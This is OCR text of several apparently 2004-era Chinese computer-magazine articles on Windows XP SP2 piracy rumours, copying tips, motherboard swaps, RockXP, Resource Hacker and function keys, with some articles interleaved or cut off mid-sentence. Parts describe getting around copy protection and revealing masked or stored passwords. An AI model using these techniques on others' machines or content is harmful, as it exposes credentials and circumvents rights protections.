该文章还嫌意思不够明确，引用微软产品经理的话说，“我们至今还没有明确的针对 SP2 作出任何排除盗版用户的使用的举动……这对于使用盗版 Windows 的用户来说，与其过多考虑收入和利润问题，更重要的应该是保证他们的操作系统的安全……这些不安全用户的存在意味着更大的蠕虫和病毒发作的隐患的存在。这将影响到 Internet 并进一步最终影响到我们的合法授权用户……我们拥有并还在持续开发新的技术用来和针对我们的软件的盗版行为进行斗争，但是我们将 SP2 作为一个例外”。

该报道有理有据，不由得人不相信啊！可事实又是怎么一回事儿呢？

谣言“内”传:SP2 会导致系统崩溃

FLP 在 QQ 的“CFAN 编辑群”里留言：为了防止盗版 Windows XP 应用 SP2 更新，微软采取了十分强硬的措施。在盗版 XP 操作系统上安装 SP1 的用户只会接收到这样的错误信息：“这是一个盗版拷贝”，但微软现在已充分掌握了大量非法的 CD-KEY 以确保任何盗版的 XP 操作系统都安装不了 SP2，而且 Windows XP SP2 将会修改盗版操作系统的引导扇区从而导致系统崩溃。

能安装也好，不能安装也罢，为了大家的利益，我宁可牺牲一位好朋友，实践出真知！

实践出真知

冒着极大风险，小编的某位朋友测试了 SP2 的两个测试版本。结果岂是一个惨字了得！RC1 能安装，但却存在重新激活问题，导致他不得不重装系统（希望看到此文的 FLP 能尽快弥补他人损失）。RC2 干脆提示“序列号有误，不能安装”！不过，在外国网站 Inquirer 的社区中已经有人提供 SP2 的代码生成器，据说可以绕过其中的安全措施。谁知这位朋友登录该网站后，怎么也找不到那则“宝贵”的信息。我转念一想，这位仁兄身先士卒，究竟为了什么？试了半天还不都是测试版，谁知道微软最终会给我们一个怎样的交待呢？

再一想，按照微软一贯的作风，新品推出前还是要强调打击盗版的。看来那则网站消息可信度大打折扣。不过，广大国内外黑客也不会闲着，各种破解版和序列号生成软件必然会仅仅跟进。到时候是否安装 SP2，安装后到底是否会不能激活或损坏硬件，真相自然大白于天下！根据老编们多年的经验，损坏硬件？不可能！因此本期谣言“内”传必须予以及时辟谣，以还天下一个太平啊。

CF [XW03]

谋，更是佩服与他一起合作的电脑特技导演，“很多时候都是电脑导演说了算，他来支配我。”虽然张艺谋特别希望中国也能有这样的电脑制作力量，不过迄今为止，他所有的电影都是交给一家澳大利亚的电影特效公司来完成的。中国的CG技术到如何？为什么连我们自己的大腕都移情别恋外国的CG公司呢？

据悉，上海市发展 CG 的做法是靠政府提供大型的高价值集群渲染器，非营利性地供企业使用。杭州和南京等城市也加快了培育数码电影、三维动画产业的步伐。各地发展 CG 还是靠政策扶持。但是，据业内人士透露，当前发展这个行业的主要障碍是人才，比如，上海到 2005 年至少有 8 万人的空缺，尤其是创意人员更少。他个人以为，国家在数字电视和电影方面的标准还没有确立，也在一定程度影响到这个行业的发展。

CF [XW02]

复制也叫拷贝，这是我们每天不知要进行多少次的操作，但你真的用好它了吗？有时候，简单的复制操作也会遇到一些小麻烦：复制的文字变成了乱码、加密网页中的文章不能复制等，如何解决这些实际问题？本文将会你一个答案，同时你还可以看到如何加速复制速度等相关技巧。

拷贝必杀技就这20招

■ 软件DIY

复制的入门必修课

1.学习更快捷的复制方法

我们平时最常用的复制方法：右击文件或文件夹，或选中文件中要复制的文字后单击鼠标右键，在弹出的右键菜单中选择“复制”，然后再到目的地右击并选择“粘贴”。而高手们则更多使用的是按下“Ctrl＋C”组合键复制（“Ctrl＋X”则为剪切），按下“Ctrl＋V”组合键粘贴，如果你还没有这样的习惯，请坚持练习几天，相信很快就会体会到它的快捷。

另外，在Windows 2000/XP资源管理器的工具栏中还有两个不错的按钮“复制到”、“移动到”（Windows XP默认不提供这两个按钮，需要右击资源管理器工具栏并选择“自定义”，然后在左侧列表中将“复制到”、“移至”添加到“当前工具栏按钮”中），选中文件后按下其中一个按钮就可以快速进入文件夹选择窗口，这样就能快速将文件复制或转移至其他文件夹。

Just Do It

在Windows 2000/XP中打开注册表编辑器，找到[HKEY_CLASSES_ROOT\AllFilesystemObjects\shellex\ContextMenuHandlers]，在左侧窗格新建名为“复制到”的项，然后将右侧窗格“默认”的值改为“{C2FBB630-2971-11D1-A18C-00C04FD75D13}”，接着再新建名为“移动到”的项，并将其“默认”的值改为“{C2FBB631-2971-11D1-A18C-00C04FD75D13}”。现在再右击桌面上的文件看看，右键菜单中是不是多了点东东？

2.拖拽间的复制

目前，相当多的软件支持拖拽复制的功能，最常见的就是资源管理器。我们都知道：在资源管理器中，只要用鼠标左键选中要复制的文件，拖到目的位置窗口中，然后松开鼠标按键，文件就会被复制过去。但请注意文件原位置和目标位置是否是在硬盘的同一个分区中，如果不在一个分区，该操作是复制（但如果在拖动过程中一直按住Shift键，那么为移动）；而在同一个分区，文件就被移动过去，而不是复制过去了（如果拖动时按住Ctrl键，则为复制）。如果是在同一文件夹下按住Ctrl键拖放文件，那么会自动生成该文件的复件。

Just Do It

★在QQ（选择聊天模式）或MSN Messenger中，将别人的话选中，然后用鼠标将其拖放到信息输入文本框中。在Word、EmEditor等软件中尝试拖拽复制操作。

★打开资源管理器和命令行提示符窗口，接着在资源管理器中进入某个文件夹，然后选中地址栏中的文件夹地址将其拖放到命令行提示符中。

3.小心复制也是隐形资源杀手

在Windows中完成复制操作实际需要两个步骤，首先把源数据复制到系统剪贴板中存放，然后从剪贴板中把数据粘贴到目标处，但在复制结束后，Windows并不会自动将剪贴板中的数据清空，如果你复制了一个好几百MB的文件或大量图片文件，那么直到复制下一次数据之前，它们都会保留在剪贴板中，占据着宝贵的内存资源，所以建议在完成大容量数据复制后，再复制一个小体积的文件或干脆在记事本中复制一段文字，从而实现剪贴板清空，释放资源。

超级工具为复制助力

1.超级剪贴板 复制操作化繁为简

剪贴板是复制过程中的一个重要组成部分。不过，系统默认的剪贴板只能存放一次复制内容，如果想把不同来源的文件复制到同一个文件夹，操作会很麻烦，需要不停地重复“复制→切换文件夹→粘贴→切换文件夹”的操作，如果有一个能够存放多次复制内容的剪贴板就好了。Word中有这样一个超级剪贴板，不过它不能脱离Word运行，下面推荐一款叫做IISCN CopiXP的国产软件，它对Windows系统剪贴板进行了扩展，可以让你同时使用多达10个原汁原味的Windows剪贴板（操作方式、支持的数据类型都和原有的系统剪贴板完全相同，这点在同类工具有是很少见的），从而实现多个复制通道的快速操作。

IISCN CopiXP小档案

软件版本：4.1	软件大小：650 KB
软件性质：共享软件	适用平台：Windows 9x/2000/XP
下载地址：http://www.onlinedown.net/soft/5637.htm	

现在如果想把不同来源的文件复制到同一个文件夹中，操作很方便，你只要在不同文件夹中按下“Ctrl+C”或使

用“复制”命令把文件复制到剪贴板中时，CopiXP会自动监视剪贴板的数据变化，并将当前剪贴板调整到下一个剪贴板，因而前一个剪贴板的内容不会被新数据覆盖。复制完毕后，切换到目标文件夹，按下“Ctrl+V”粘贴当前剪贴板数据，然后按“Ctrl+-”调整到上一个剪贴板，再按下“Ctrl+V”键粘贴，如此重复即可完成所有文件的复制。

用鼠标单击系统托盘中的CopiXP图标，可以一目了然地看到10个剪贴板中的数据情况（见图1），单击要使用的剪贴板可以将其设置为当前剪贴板，另外也可以使用“Ctrl+1”、“Ctrl+2”之类的快捷键来切换指定序号的剪贴板为当前剪贴板。在退出CopiXP时，剪贴板中的数据会自动保存、在下次启动时它会自动还原每个剪贴板的内容、状态。如果某个剪贴板中的数据是你经常用到的，还可以单击CopiXP的托盘图标，选择“整理剪贴板”，然后选中该剪贴板，单击“锁定”按钮，这样该剪贴板中的数据就永远不会被新数据覆盖了。


图1

小提示

★右击CopiXP图标，选择“设置”，在“超级剪贴板”选项卡中可以设定剪贴板的数量、用以切换剪贴板的快捷键、是否自动保存或还原剪贴板内容等。

★Windows对话框中文字的复制：很多Windows对话框中的文字是无法选择的，因此也就无法直接复制，但CopiXP却可以突破这个限制，同时按住“Ctrl+Alt”组合键，然后移动鼠标到对话框中的文字上，这时CopiXP会以浮动提示框的形式显示出来这些文字，同时显示的文字将被自动复制到剪贴板中，将其粘贴到文本编辑器中即可。如果把光标移动到星号密码输入框上，CopiXP还能显示并自动复制其中的密码文字！

2.大文件复制 我比你快数倍

Windows在复制大文件时不仅速度慢，而且一旦出错，还得重新复制，下面给大家推荐一款专业的大文件复制工具——KillCopy，它不仅复制速度更快，而且具备自动续拷、速度控制等实用功能。

KillCopy小档案

软件版本：2.82	软件大小：940KB
软件性质：免费软件	适用平台：Windows 9x/2000/XP
下载地址：http://killprog.narod.ru/KCinst.exe	

（1）参数配置

安装后，首先点击“开始→程序→KillCopy→KillCopy configuration”打开配置窗口，下面几个选项需要调整一下（见图2）：

★Speed limit：设定速度限制，一般没有特殊需要应设置为100%，让它全速工作，如果想在后台复制文件，不希望复制过程影响到正常操作，则可以设置为较低值。

★Buffer size：设定缓存大小，大缓存可以加快复制速度，但由于软件会自动保留三倍于缓存的内存，所以也不能设置




图2

过大。对于256MB的内存，设置为4MB即可。

★High-speed copy：选择此模式将会加快复制速度，适合于本地文件复制，但不能用于网络间的文件复制。

★Parallel read/write：当你在两块硬盘之间复制文件时，选中这个模式可使复制速度增加1.5倍甚至2倍，但如果是在同一块硬盘中进行文件复制，选择此选项，反而会使复制慢下来。

（2）复制操作

通过KillCopy复制文件有两种方法：一种是右键拖动要复制的文件到目标文件夹，在弹出菜单中选择“Killcopy here”，另外也可以直接在右键菜单中选择“Killcopy to”命令，在打开的对话框中选择目标文件夹。复制过程会有一个控制界面（见图3），看起来很像播放器，和Windows复制不同的是，可以随时单击“||”按钮暂停复制，也可以随时继续复制。




图3

小提示

KillCopy还有一项特殊功能，在复制文件夹时能保持原始时间标记，这在同类软件中是独树一帜的，因为几乎所有软件在复制文件夹后都会把日期改为当前日期。

（3）断点续拷的使用

在网络下载工具中，经常听说断点续传功能，对于大文件复制来说，断点续拷功能也是非常必要的，KillCopy在复制文件时，如果出现意外中止（也可以单击“×”按钮中止复制），下次再使用KillCopy进行相同文件复制时，它就会弹出提示，选择“Resume”即可进行断点续拷了。

盗亦有道——复制加密网页中的文字

对于网络上的精彩文章，我们通常喜欢把它们复制下来仔细欣赏，但许多网站为了防止别人把其中的文章用于非

法用途，采取了各种加密方式，不允许复制，下面的几个技巧可以突破这个限制。

1.菜单/EmEditor法

适用于仅通过禁用右键菜单进行加密的网页。虽然选中文字后无法通过右键菜单进行复制，但实际上点击IE菜单中的“编辑→复制”仍可以进行复制，当然用Ctrl+C组合键也可以。

如果你使用了EmEditor，那么可以在选中文字后直接拖放到EmEditor编辑窗口中，当光标变成加号状时松开鼠标即可把所选文字拷贝到EmEditor窗口中保存。而且经试验，发现几乎所有Windows下选中的文字，都能通过这种“拖放法”捕捉、复制到EmEditor的窗口中。

> **小提示**
>
> 用EmEditor破解电子书
>
> 目前有不少电子书使用WebCompiler编译（文件本身已经是EXE文件了），很多人根本无法复制其中的文字。这时，只要打开EmEditor，在WebCompiler中选中要复制的文字，然后将它们拖放到EmEditor窗口，鼠标变成加号状后松开鼠标左键，要复制的文字就会出现在EmEditor窗口中了。

2.另存法

适用于不能选择文字的加密网页。有些网站经过处理，根本无法选中文字，所以也就无法复制想要的内容了，这时可以点击IE菜单“文件→另存为”，然后将保存类型设置为“文本文件.txt”，这样就可以把网页中的文字保存为可以任意复制的TXT文件。打开文件，删除无用的内容即可。

3.禁用脚本法

适用于“另存为”限制的网页。对于某些网页，另存为文本后会发现，保存的只有一行标题文字，这时你需要用另外一种方法：点击菜单“工具→Internet设置”，单击“安全”选项卡，将“安全级别”调整为最高（该级别会禁用所有脚本），然后刷新该页面，就会发现所有的限制都已经没有了，完全可以任意选择复制其中的文字了。

4.SnagIt法

适用于以上方法都不灵时。一些网页，当你把安全级别调整为最高时，会发现网页根本显示不出来，这时还有一招。在SnagIt（抓图软件）中单击窗口中的“文字捕获”按钮（见图4），再单击菜单“过滤→版面”，选中“删除空白行”和“折叠空白列”选项，然后在“输入”菜单中选择“区域”选项，最后单击“捕获”按钮，在网页中拖动选择你要复制的文本，松开鼠标后会弹出一个文本预览窗口，可以看到网页中的文字已经被复制到SnagIt的文字编辑窗口中了。



图4

复制的超级奇招

1.快速复制文字

在Word、EmEditor中，选中需要复制的文本，在按住Ctrl键的同时，按住鼠标左键，将所选文字拖向需要复制的位置后松开，即可快速完成对所选文本的复制操作，而不是常规的剪切。

2.Word中同时复制多段文字

在Word中先选中一处文本，然后在按住Ctrl键的同时，继续选择多处不连续的文本，用鼠标左键拖动到目标位置，这样就可以一次性将这些被选中文本的复制（如果松开Ctrl键，那么就为剪切操作）与粘贴操作。

3.MS-DOS窗口的复制、粘贴

如果在MS-DOS窗口中运行了一个命令，想把显示的运行结果复制下来，可以先在MS-DOS窗口中右击，选择“标记”命令，并在窗口中任意选择需要的内容，然后在MS-DOS窗口标题栏上单击鼠标右键，选择“编辑→复制”命令（见图5），最后将其粘贴到其他编辑器中即可。

4.强行复制加密光盘

市面上有些光盘经过加密处理，只有输入正确序列号才能在专门的文件管理器中看到真实内容，但在这个文件管




图5

换硬件不必重装 Windows 2000

■ 福建 柳坚

不少用户在使用 Windows 2000 的过程中发现，在对系统进行升级后，尤其是更换主板后，如果对现有系统不做任何调整，重启后会出现蓝屏现象。有时即使能够登录系统，但系统不再稳定，经常出现死机等现象。这是为什么呢？

原来，对于集成设备电子(IDE)控制器，有几种不同的芯片，比如 Intel、VIA，每个芯片组都使用一个不同的 Plug-n-Play (PNP)ID 加以标识。在启动前，该 PnP-ID 信息必须在注册表中，以便 Windows 能初始化相应的正确驱动程序。如果更换的主板芯片组和原主板芯片组不同，Windows 2000 便会“罢工”。

那么，对于不同芯片组的主板更选，难道真的必须重装系统吗？其实，只要在更换主板过程中对原有的 Windows 2000 系统做些许调整，便完全可以解决此问题。

方法一：系统“升级”法

如果现有的主板可以使用，并且能启动硬盘上现有的 Windows 2000，那么可按照以下步骤操作。

第一步：启动 Windows 2000 并以管理员身份登录，在光驱中放入 Windows 2000 安装程序，光盘会自动运行（如果光驱自运行功能被禁用，则可在光盘目录中找到 autorun.



图 1

理器中无法进行复制操作，这时可以直接将其中的文件拖放到硬盘中的文件夹，从而实现强行复制。

5.复制文字时的乱码

最近笔者的 Windows 2000 出现了一个很奇怪的问题，将《中华诗词》软件中的作品复制到记事本、Word 等编辑器中时，有时会出现乱码，刚开始一直认为是共享版软件做了防复制的限制，后来才发现这是操作系统的一个 Bug。解决方法其实很简单：复制前，在记事本或 Word 编辑器中随便打开一种简体中文输入法即可避免乱码。该方法也适用于在其他软件中遇到的同样问题，例如在 Foxmail 中复制文字到 Word 出现乱码、在 Excel 中将表格中的文字复制到记事本中出现乱码等。另外为了方便使用，你也可以直接将系统设置中的默认输入法设置为中文输入法，这样运行记事本后就会自动打开中文输入法。

6.妙用 Word XP/2003 的多重剪贴板

Windows 剪贴板有些弱，许多朋友会选择安装剪贴板增强软件，其实只要有了 Word XP，其多重剪贴板同样可以实现相似功能。

打开 Word XP，按下 Ctrl＋C＋C 组合键（按两次 C 键）启动剪贴板，然后将 Word 最小化（此时它所占用的内存资源只有 4MB 多），当我们在字处理软件中按下 Ctrl＋C 时，该项目都会被复制到 Office 剪贴板中，然后在任何时候均可将其从 Office 剪贴板中粘贴到任意 Windows 程序中。不过，使用 Office 剪贴板时，必须将 Word 打开，你可以将其窗口缩小到只显示剪贴板，这样用起来更顺手。想粘贴内容时，只要双击系统托盘的 Office 剪贴板图标或点击一下任务栏的 Word 窗口按钮，“Office 剪贴板”窗口即会显示出来。

另外还要注意的是，采用拖动复制的方法时，Office 剪贴板不会进行记录。CF [XT01]

exe 文件双击以启动自动运行程序)。

第二步：在弹出的自动运行菜单中选择“安装 Windows 2000”，在接下来的“Windows 2000 安装程序”窗口中，单击“升级到 Windows 2000(推荐)”，然后单击“下一步”(见图1)。后面的操作只要按屏幕上的向导说明进行即可，结束后会重启。

第三步：在电脑重启时关闭电源，然后更换新主板。

第四步：重新开机，Windows 2000 将会继续运行升级过程。在此过程中，安装程序将安装 HAL、IDE 控制器驱动程序及新主板必须拥有的任何其他驱动程序。升级完成后，整个系统便恢复正常了。要注意的是，此方法将会删除以前安装的 Service Pack 和其他修复程序，因此对这些程序需要重装。

方法二：修复安装法

在很多情况下，用户是因为主板发生了硬件的故障才不得已进行更换。此时，无法启动硬盘上现有的 Windows 2000。

第一步：用新主板更换现有主板后开机，在 BIOS 中设置从光盘启动，放入 Windows 2000 安装光盘，此时电脑将会由该安装光盘引导启动。

第二步：当初始化完成，出现“要开始安装 Windows 2000，请按 ENTER”提示时，按下回车键，安装程序将会在硬盘上查找是否已经存在有 Windows 2000，并将找到的已有安装显示在列表中。

第三步：使用上下键在列表中选择要修复安装的操作系统，然后按 R 键选择“要修复 Windows 2000 中文版的安装，请按“R”选项，这样将开始修复已有的 Windows 2000。同样，安装程序将安装 HAL、IDE 控制器驱动程序以及新主板必须拥有的任何其他驱动程序。

第四步：修复完成后，系统即可恢复正常，接下来只要重装 Service Pack 和其他补丁程序即可。

小提示

方法一和方法二也适用于 Windows Server 2003。

以上两种方法是微软推荐的比较彻底的解决方案。如果觉得太过于繁琐，不妨使用以下的几种方法，经笔者验证，也是可行的。

方法三：更改驱动程序法

第一步：在旧主板上进入 Windows 2000，按下 Win + Break 组合键打开“系统属性”窗口，进入到“硬件→设备管理器”。在“IDE ATA/ATAPI 控制器”设备下右击“××× IDE Controller”，选择“属性”。在属性对话框中切换到“驱动程序”选项卡，点击“更新驱动程序”按钮，在弹出的向导中选择“显示已知驱动程序的列表，从中选择特定驱动程序”选项，单击“下一步”，然后在“型号”列表中选择“Standard Dual Channel PCI IDE Controller（标准双通道 PCI IDE 控制器）”(见图 2)即可。




图 2

第二步：待驱动程序更新完毕后关闭电脑，装上新主板。

第三步：重启进入 Windows 2000。此时，系统将会识别新主板，并针对它安装所需要的驱动程序。由于是第一次运行，速度会比较慢，请耐心等待。系统更新完成后可能会要求重启，再次重启后系统便完全恢复正常了。

方法四：补丁法

微软提供了一个让 Windows 2000 支持所有 IDE 控制器的补丁程序。有了它，我们便可以高枕无忧了！

第一步：首先确定在 C:\winnt\system32\drivers 目录下有以下几个文件存在：“atapi.sys”、“intelide.sys”、“pciide.sys”、“pciidex.sys”。

如果没有找到，可以到 C:\WINNT\driver cache\i386 文件夹，在其中找到 driver.cab 文件，从中将上述四个 SYS 文件解压缩至 C:\winnt\system32\drivers 目录即可。

第二步：到 http://www.newhua.com/cfan/200415/mergeide.rar 下载并解压，得到 mergeide.reg 文件，双击将其导入到注册表，关闭电脑并更换主板，再重启电脑，Windows 2000 将会自动识别新的主板并且安装相应驱动程序。

方法五：系统封装法

在 Windows 2000 中有一个系统封装程序 sysprep.exe，利用该程序能将系统进行封装，删除本机独有的配置设置，然后便可以利用封装得到的映像文件在其他电脑上继续进行安装了。此方法曾在 2004 年第 6 期第 31 页介绍过，因此这里不再赘述了。 CF [XT02]

你的系统装“防盗钥匙”了吗

■ 柳庄头

很多用户对光盘的封面并不是很在意，经常会将光盘装入CD盒中妥善保管，而附带的封面却随手一扔，很快便“消失”了。一般的光盘还无所谓，可是对于一些需要产品序列号的安装光盘(例如Windows安装光盘)，其序列号往往就印在光盘封面上。如果丢失了封面，当需要重装WindowsXP时，就一筹莫展了。现在，只要通过一款名为RockXP的小软件，就能够查看当前所安装的Window XP的产品序列号。不仅如此，它还允许用户更改XP的KEY、备份激活信息，算得上是Windows XP的小小管家了。

RockXP小档案

软版本:3.0版	软件大小:420KB
软件性质:免费软件	适用平台:Windows XP
下载地址:http://www.onlinedown.net/soft/16720.htm	

RockXP是绿色软件，无须安装，运行后单击“I Agree”便可以运行。软件使用也很简单，在不同选项卡内执行相应操作便可以实现查看序列号、备份激活信息、生成密码等一系列的功能。

实例1:查看及更改Windows XP的产品序列号

如果想要重装Windows XP，却找不到产品序列号了，别急，只要进入RockXP的“My Product Key”选项卡，软件便会将当前安装的Windows XP产品序列号“展示”



图

在你眼前(见图)。

RockXP还提供了更改Windows XP产品序列号的功能。当你拥有另外一个合法的产品序列号时，可以在“Change My Product Key”栏目中输入新的CD-KEY，并单击“Modify”按钮即可。

小提示

其实，不光是Windows XP，RockXP还提供了对其他微软产品序列号的查看功能。只要切换至“MS Product Key”选项卡，点击下拉箭头选择硬盘中所安装的其他微软产品的类别，在下方便会显示出该产品的序列号。这下，再也不用担心自己的光盘封面丢失了！

实例2:备份激活信息

重装Windows XP后，我们不得不面对一个很麻烦的事情——产品激活。事实上，微软也并不是如此不近人情，我们用不着每一次都要重复这样的操作，因为激活信息可以备份。在重装后将备份的激活信息还原即可。当然，前提是不能有硬件方面的改动。

在图1的窗口右侧单击“Save WPA.DBL”按钮，即可将Windows XP的激活信息(包含在WPA.DBL文件中)备份至指定位置。当系统重装并提示激活产品时，重启电脑并进入到安全模式，将之前备份的WPA.DBL文件拷贝至“C:\Windows\System32”文件夹即可。

小提示

我们也可以自己手工备份激活文件:在第一次成功激活Windows XP后，将“Windows\System32”文件夹中的“Wpa.dbl”和“Wpa.bak”这两个文件备份至其他位置。当再次安装Windows XP后只要将备份的这两个文件复制到“Windows\system32”文件夹即可恢复激活状态。

实例3:免费的密码生成器

当我们被要求输入程序或网站注册的密码时，往往为了方便而输入一些非常有规律的字符例如生日、姓名什么的，殊不知这正中了某些怀着不良企图入侵我们电脑的人的下怀，这样的密码在他们眼里简直不堪一击。那么，对于一些重要账户密码，应当如何设置才能保证合理性呢？如果你还在一筹莫展，那么就来试试RockXP的密码产生功能吧。

进入“Password Generator”选项卡，输入密码串的长度，并确定密码包含的字串的类型(字符、符号、数字等)，单击“Generate”按钮，RockXP便会随机生成一串符合我们要求的密码。虽然不敢说绝对安全，但是和我们之前设定的密码相比，其保密性能何止强了几百几千倍？

实例4:找回远程访问密码

远程访问功能是Windows XP的“强项”之一，但在远程访问时需要设置密码，这让那些记性不好的用户头疼不已，因为忘记密码对他们来讲是家常便饭。还好，RockXP的出现算是彻底解决了这一烦恼。只要进入“RAS Passwords”选项卡，单击“I want to recover my RAS Passwords”按钮，在右侧窗口中便会显示之前设定的远程访问密码。

|CF|[XT03]

每天都面对Windows一成不变的各种窗口是不是有些腻了？想不想来个超级个性化？颠覆比尔先生的心爱宝贝，让你的朋友对你的Windows大吃一惊。

超级DIY “运行”窗口自编自导

■ Heelen

当你看到这个窗口时（见图1），会认为它是什么程序的窗口呢？QQ的？如果我说它就是Windows的“运行”窗口，你觉得有可能么？只要根据下文介绍的方法，加上自己的一些创意，完全有可能设计出更具艺术性的窗口，把不可能变为现实。




图1

系统主要窗口大都存放在“Shell32.dll”文件中，所以要修改里面的“运行”窗口，就要利用一些反编译工具打开这个文件。Resource Hacker（下载地址：http://www.onlinedown.net/soft/12421.htm）是国外极具盛名的反编译工具，功能十分强大，借助它还可以在系统窗口中加入某些控件，而这个功能是其他很多软件无法实现的。

第一步：在“C:\WINDOWS\System32”下找到“Shell32.dll”文件，复制两个备份到其他目录。由于系统运行时要调用Shell32.dll中的数据，所以无法直接对其修改，只能修改备份文件后再在DOS下覆盖原文件。而另一个备份文件就是当对自己的修改不满意，要恢复系统窗口时用的。

第二步：运行Resource Hacker，选择“文件→打开”，打开刚才备份的一个文件。可以看到，里面资源种类很多，因此不仅仅可以修改系统的窗口，如果感兴趣，还能自行修改系统的动画、菜单、鼠标指针、图片等。

第三步：依次展开“对话框→1003→2052”，可以看到要修改的“运行”窗口了（见图2）。如果没有显示，可单击“显示对话”按钮。



图2

第四步：在图1所示窗口，其背景图片是外部的，而系统窗口只能使用Shell32.dll文件中的图片，因此应该自行导入需要的图片。选择“操作→添加一个新资源→打开新资源文件”，找到自己所要的图片（注意必须是BMP格式的图像文件）。图1所用到的图片是QQ安装文件夹下“QQ2003\Dat”的目录下“find.gif”文件，需要用系统自带的“画图”转换成BMP文件（简单地用更改文件扩展名的方法是不能实现的）。打开图片后在“资源名称”框中输入一个名称，如“FIND”，单击“添加资源”按钮，图片便存放在“位图”目录下了。

如果对导入资源不满意，要删除它，可以选择“操作→删除资源”来删除，然后保存修改。

> **小提示**
>
> ★图片被导入后就保存在Shell32.dll文件中，原图像文件被删除或移动对它不会产生影响。
>
> ★可以随便找来一个DLL文件，把里面的其他不要的资源通通删除掉，可以结合“保存资源”功能，把外部修改后的菜单、对话框保存后导入，做成一个集中菜单、对话框、位图等的资源包，可以在朋友之间相互传递，或发布在网上，展现自己的DIY创意！

第五步：现在要把刚才导入的图片作为“运行”窗口的背景图片。右击1003的“运行”窗口，选择“插入控件”，在弹出窗口中的“预定义控件”下拉框中选择“BITMAP”，在“标题”框中输入刚才导入的图片名称“FIND”（注意，这里名称字母区分大小写，一定要与导入图片的名称一致）。如果没有设置图片的宽和高，单击确定后图片就以默认大小显示。

> **小提示**
>
> Resource Hacker可添加的控件很多，例如“日历”、“树型资源浏览器”等，你也可以把它们加入到窗口中，方便自己查看。

第六步：选择“文件→保存”，保存所做修改。由于Resource Hacker有时在编译脚本时会出现崩溃现象，所以最好在每一步修改后都进行保存。现在把不需要的控件通通删除掉，留下“确定”和“取消”两个按钮、一个输入下拉框和背景图片，并调整输入下拉框和两个按钮的大小和位置。

第七步：单击“隐藏对话”，在右框中的第一行语句为“003 DIALOGEX 0，0，129，218”，“129，218”分别为



F1～F12 你用好了吗

■ 苦咖啡

F1～F12 都有什么用？

所有的键盘都至少有12个功能键，通常被称为F键，其位置一般是在键盘顶部，从F1到F12。不过你知道所有这些键的作用吗？你知道这些键怎样为你节省时间吗？

F1：如果你处在一个选定的程序中而需要帮助，那么请按下F1。如果现在不是处在任何程序中，而是处在资源管理器或桌面，那么按下F1就会出现Windows的帮助程序。如果你正在对某个程序进行操作，而想得到Windows帮助，则需要按下Win＋F1。按下Shift+F1，会出现"What's This?"的帮助信息。

F2：如果在资源管理器中选定了一个文件或文件夹，按下F2则会对这个选定的文件或文件夹重命名。

F3：在资源管理器或桌面上按下F3，则会出现“搜索文件”的窗口，因此如果想对某个文件夹中的文件进行搜索，那么直接按下F3键就能快速打开搜索窗口，并且搜索范围已经默认设置为该文件夹。同样，在Windows Media Player中按下它，会出现“通过搜索计算机添加到媒体库”的窗口。

F4：这个键用来打开IE中的地址栏列表，要关闭IE窗口，可以用Alt＋F4组合键。

F5：用来刷新IE或资源管理器中当前所在窗口的内容。

F6：可以快速在资源管理器及IE中定位到地址栏。

F7：在Windows中没有任何作用。不过在DOS窗口中，它是有作用的，试试看吧！

F8：在启动电脑时，可以用它来显示启动菜单。有些电脑还可以在电脑启动最初按下这个键来快速调出启动设置菜单，从中可以快速选择是软盘启动，还是光盘启动，或者直接用硬盘启动，不必费事进入BIOS进行启动顺序的修改。另外，还可以在安装Windows时接受微软的安装协议。

F9：在Windows中同样没有任何作用。但在Windows Media Player中可以用来快速降低音量。

F10：用来激活Windows或程序中的菜单，按下Shift＋F10会出现右键快捷菜单。和键盘中Application键的作用是相同的。而在Windows Media Player中，它的功能是提高音量。

F11：可以使当前的资源管理器或IE变为全屏显示。

F12：在Windows中同样没有任何作用。但在Word中，按下它会快速弹出另存为文件的窗口。

零成本打造多媒体键盘

